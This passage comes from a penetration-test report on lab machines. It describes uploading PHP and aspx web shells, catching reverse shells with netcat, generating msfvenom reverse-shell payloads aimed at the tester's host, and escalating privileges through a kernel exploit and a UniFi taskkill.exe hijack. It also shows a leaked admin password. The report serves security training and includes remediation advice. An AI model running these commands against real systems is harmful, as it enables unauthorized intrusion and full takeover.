


Figure 3.135: Shell Upload Success

After the tester received confirmation that his comment was sent in for review, it was clear that the shell had made it on to the system, but its location still had to be discovered in order to execute it. While conducting some more research, the came across a post by Packet Storm Security describing a similar vulnerability but for a different version of the web application. The post said that all uploaded file are stored in `/media/users/[USERNAME]/[FILENAME]`. Even though the version of this application was different, the tester decided to see wether this path was accessible to him on this machine. Navigation through those directories is shown below:




Figure 3.136: Directory Level 1




Figure 3.137: Directory Level 2




Figure 3.138: Directory Level 3

Moving through the folders, the tester eventually landed on the directory where the reverse shell he

uploaded was stored. The tester then opened a listener on his local machine and executed the php shell by clicking on it. The ensuing shell session is shown below:

```
┌──(abdullah㉿study-kali)-[~]
└─$ nc -nvlp 80
listening on [any] 80 ...
connect to [172.16.2.3] from (UNKNOWN) [10.12.1.156] 40546
Linux PM 4.8.0-41-generic #44~16.04.1-Ubuntu SMP Fri Mar 3 17:
 08:13:16 up 14 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami; ip a | grep inet
www-data
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.156/24 brd 10.12.1.255 scope global ens160
    inet6 fe80::250:56ff:feac:aa38/64 scope link
$
```

Figure 3.139: Shell Reception

Now, the tester had a fully interactive shell session on the machine with the privileges of the user www-data.

Vulnerability Fix:

To fix this vulnerability, the b2evolution software should be updated to the latest version published by the vendor and all security patches should be installed as they are released.

Severity:

This vulnerability would be classed high because it allows any user who can register to put malicious files on to the web server without any filtering or file validation. This lead to shell access for an attacker on this machine.

3.2.10.2 Privilege Escalation

The first thing the tester did after landing on this machine was check the kernel version installed with `uname -a`. After analyzing the output, the tester immediately knew that privilege escalation on this machine will be performed through a kernel exploit because of the dated kernel version and the presence of the gcc compiler.




Figure 3.140: Kernel Version

Vulnerability Exploited:

The particular exploit that was used to gain root on this machine was CVE-2017-7308 which is a kernel weakness for version 4.8.0-41 of the linux official kernel. The code for it can be found at https://www.exploit-db.com/exploits/41994.

After downloading the exploit and transferring it to the machine, the tester compiled the exploit, verified his current privileges, and executed the exploit. A couple of moments after execution, the tester had a root level shell.




Figure 3.141: Kernel Exploit Compilation

```
www-data@PM:/tmp$ ./CVE-2017-7308
[.] starting
[.] namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[.] done, kernel text:   ffffffff97600000
[.] commit_creds:        ffffffff976a5cf0
[.] prepare_kernel_cred: ffffffff976a60e0
[.] native_write_cr4:    ffffffff97664210
[.] padding heap
[.] done, heap is padded
[.] SMEP & SMAP bypass enabled, turning them off
[.] done, SMEP & SMAP should be off now
[.] executing get root payload 0x401516
[.] done, should be root now
[.] checking if we got root
[+] got r00t ^ ^
root@PM:/tmp# id;whoami;ip a | grep inet
uid=0(root) gid=0(root) groups=0(root)
root
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
root@PM:/tmp#
```

Figure 3.142: Kernel Exploit Execution

Vulnerability Explanation:

This particular kernel exploit dealt with the vulnerability in the AF_PACKET sockets implementation which can be abused to escalate privileges from any user to root.

Vulnerability Fix:

To mitigate this escalation vector, it is reccomended to upgrade the linux kernel to the latest version and apply all updates and security patches as they are released by official vendors. Compilers should also be removed from the system if they are not necessary.

Severity:

This exploit would be classed as high because it compromises the integrity of the system by allowing full access to the machine's sensitive data to any low-level user.

Proof Screenshot Here:




Figure 3.143: Key Grab

Proof.txt Contents:

hln661ubd8s3h9r3bhkn

3.2.11 System IP: 10.12.1.235 (Trace)

3.2.11.1 Service Enumeration

Server IP Address	Ports Open
10.12.1.235	**TCP**: 80, 1935, 6666, 7080, 7443-7447, 7680

UDP: N/A

Nmap Scan Results:

```
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Microsoft IIS httpd 10.0
1935/tcp open  rtmp?
6666/tcp open  irc?
7080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
7443/tcp open  ssl/http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: UniFi Video
7445/tcp open  unknown
```

```
7446/tcp open  ssl/unknown
7447/tcp open  unknown
7680/tcp open  tcpwrapped

Running: Microsoft Windows XP|98 (92%)
```

Vulnerability Explanation:

The vulnerability that was exploited on this machine was negligence of secure pages and arbitrary file upload. Starting the initial enumeration, the tester scanned the web server on port 80 with a tool called Nikto using the command `nikto --url http://10.12.1.235/`. His scan revealed that a page called `trace.axd`, which allows the viewing of the previous 50 web requests sent to the web server in plain text, was left open to anyone. The results are shown here:

```
+ "robots.txt" contains 17 entries which should be manually viewed.
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ /trace.axd: The .NET IIS server has application tracing enabled.
```

Figure 3.144: Nikto Scan Results

After visiting the tracing page, the tester noticed an interesting request sent to the authentication terminal on the webpage. What was even more interesting was that it was a POST request which could only mean that it contained login credentials. The tester clicked to view the contents of the request and found clear text credentials which were sent to the server by by the admin user.

Application Trace

[clear current trace]
Physical Directory:C:\inetpub\wwwroot\

Requests to this Application Remaining: 7

No.	Time of Request	File	Status Code	Verb	
1	7/26/2021 5:32:02 PM	favicon.ico	200	GET	View Details
2	7/26/2021 5:32:04 PM	favicon.ico	200	GET	View Details
3	7/26/2021 5:32:04 PM	Default.aspx	200	GET	View Details
4	7/26/2021 5:32:06 PM	Contact.aspx	200	GET	View Details
5	7/26/2021 5:32:06 PM	Admin/Default.aspx	200	POST	View Details

Figure 3.145: Trace.axd Suspicious Request

Form Collection

Name	Value
username	Admin
btnLogin	submit
password	csxLX?dx

Figure 3.146: Credential Exposure

Once the tester had valid credentials, he returned to the main page and successfully authenticated to the Kartris system.




Figure 3.147: Kartris Login




Figure 3.148: Kartris Admin Panel

Now that the tester had access to all the administrative tools and utilities, he had to find something he could abuse to gain a reverse shell on the system. Some further research on Kartris revealed that a file manager was among the functionalities of the admin panel. The detailed post that explains this vector is located at https://www.exploit-db.com/exploits/48445 and isolates the link for the file manager to http://10.12.1.235/Admin/_GeneralFiles.aspx.

When the tester visited that link, he found the manager and attempted to upload a web shell written in the aspx format since this was a Microsoft IIS web server. The upload was successful and the tester now

was able to pass commands to the system and even upload additional files if needed. The interface, shell upload, and shell demo are shown below:

Figure 3.149: File Manager Interface

Figure 3.150: Shell Upload




Figure 3.151: Shell Demo

The final step was to convert this web shell into a fully interactive reverse shell. This was done by creating a reverse shell executable with msfvenom, uploading it to the target using the web shell's functionality, and executing it. All the steps are shown below:

```
┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/hard/trace]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.2.4 LPORT=80 -f exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
```

Figure 3.152: Payload Generation




Figure 3.153: Shell Upload

Figure 3.154: Shell Execution

After opening a listener on his local machine and executing the reverse shell on the target, the tester received the shell back with the privileges of `nt authority/network service`.




Figure 3.155: Shell Reception

Vulnerability Fix:

The only way to remediate this vulnerability is to remove public access to the trace.axd page. This page is meant as a debugging tool and exposes the sensitive information of those communicating with the web server. Once, this has been fixed, the system should be secured.

Severity:

This vulnerability would be classed as high because it exposes the confidential information of users through a debugging feature which should not be accessible to the public.

3.2.11.2 Privilege Escalation

During initial enumeration on this machine, the tester came across a web server running on port 7080. It landed the tester on a set up page which he worked through and an account creation page which he filled out. After those steps, the tester was taken to an administrative panel for a software called UniFi Video whose version was displayed in the settings are of the application shown below:




Figure 3.156: UniFi Version Enumeration

Vulnerability Exploited:

The tester took the software and version number and did a bit of research which led to the discovery of a common local privilege escalation technique in this specific version of UniFi Video. A detailed guide on exploiting UniFi is available at https://www.exploit-db.com/exploits/43390 and the exploit is assigned CVE-2016-6914.

The guide explains that UniFi Video ships with an automatically starting service called UniFiVideoService. One of the executables that the service calls is named taskkill.exe which doesn't exist. That coupled with the fact that any unprivileged user can write to the UniFi main program directory means that the tester can escalate his privileges. This is done by creating a malicious payload, naming it

taskkill.exe (the name of the missing executable which the program is designed to look for and execute), and restarting the machine in order to also force the vulnerable service to restart.

The tester began by generating a malicious payload and naming it taskkill.exe as shown below:

```
┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/hard/trace]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.2.4
 LPORT=1618 -f exe -o taskkill.exe
[-] No platform was selected, choosing Msf::Module::Platform::
Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: taskkill.exe
```

Figure 3.157: Payload Generation

Then the tester transferred it to the target machine and placed it in the directory where it will be executed as the highest authority user.

```
 Directory of c:\ProgramData\unifi-video

07/26/2021  07:38 PM    <DIR>          .
07/26/2021  07:38 PM    <DIR>          ..
07/26/2017  03:10 PM           219,136 avService.exe
05/01/2018  01:00 AM    <DIR>          bin
05/01/2018  01:01 AM    <DIR>          conf
07/26/2021  06:33 PM    <DIR>          data
05/01/2018  01:00 AM    <DIR>          email
05/01/2018  01:00 AM    <DIR>          fw
05/01/2018  03:06 AM            35,190 hs_err_pid2128.log
05/01/2018  01:00 AM    <DIR>          lib
07/26/2021  05:31 PM    <DIR>          logs
07/26/2021  07:38 PM             7,168 taskkill.exe
